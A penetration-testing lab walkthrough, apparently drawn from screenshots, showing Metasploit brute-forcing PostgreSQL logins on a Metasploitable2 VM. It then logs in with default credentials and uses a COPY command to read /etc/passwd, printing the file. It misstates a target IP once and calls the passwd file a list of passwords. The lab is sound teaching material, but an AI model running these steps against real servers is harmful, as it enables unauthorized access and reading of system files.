
The screenshot shows a Kali Linux terminal window with the Metasploit framework. The terminal displays a list of modules, with the following details for the highlighted module:

Module Name	Quality	Reliability	PostgreSQL Login Utility
auxiliary/scanner/postgres/postgres_login	normal	No	PostgreSQL Login Utility

The terminal also shows other modules like 'postgres_create_lang', 'postgres_dbname_flag_injection', 'postgres_readfile', 'postgres_sql', 'postgres_version', 'postgres_payload', 'postgres_hashdump', 'postgres_schemadump', 'rails_devise_pass_reset', 'rudder_server_sqli_rce', and 'vcenter_secrets_dump'.

Use: **auxiliary/scanner/postgres/postgres_login** set and **RHOSTS 192.168.100.218** and run the **exploit**:

14 July, 24




```
msf6 exploit(linux/postgres/postgres_payload) > use auxiliary/scanner/postgres/postgres_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/postgres/postgres_login) > set RHOSTS 192.168.100.218
RHOSTS => 192.168.100.218
msf6 auxiliary(scanner/postgres/postgres_login) > exploit

[-] 192.168.100.218:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.100.218:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.100.218:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.100.218:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.100.218:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.100.218:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 192.168.100.218:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[+] 192.168.100.218:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.100.218:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.168.100.218:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.100.218:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.100.218:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.100.218:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.100.218:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.168.100.218:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.100.218:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
```

Run the command **psql -h 192.168.1.103 -U postgres -W** is used to connect to a PostgreSQL database using the psql command-line client. After successfully entering the password, we will be connected to the PostgreSQL server running on 192.168.1.103 as the postgres user, and we will be able to execute SQL commands and **interact with the databases on that server**.

14 July, 24




```
File Actions Edit View Help
assword)
[-] 192.168.100.218:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username o
r password)
[-] 192.168.100.218:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username o
r password)
[-] 192.168.100.218:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or p
assword)
[-] 192.168.100.218:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or passwo
rd)
[-] 192.168.100.218:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or p
assword)
[-] 192.168.100.218:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username o
r password)
[-] 192.168.100.218:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username o
r password)
[-] 192.168.100.218:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or p
assword)
[-] 192.168.100.218:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or p
assword)
[-] 192.168.100.218:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username o
r password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Bruteforce completed, 1 credential was successful.
[*] You can open a Postgres session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_login) > psql -h 192.168.100.218 -U postgres -W
[*] exec: psql -h 192.168.100.218 -U postgres -W

Password:
psql (16.3 (Debian 16.3-1+b1), server 8.3.1)
WARNING: psql major version 16, server major version 8.3.
Some psql features might not work.
Type "help" for help.

postgres=# create table hackpass (input TEXT); copy hackpass from '/etc/passwd'; select input fr
om hackpass;
CREATE TABLE
COPY 37
postgres=#
```

Created table containing all passwords in passwd file.

14 July, 24



KaliLinux - VMware Workstation

File Edit View VM Tabs Help

Home x KaliLinux x Metasploitable2-Linux x

1 2 3 4

14:08

silentspectre@kali: ~

File Actions Edit View Help

input

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.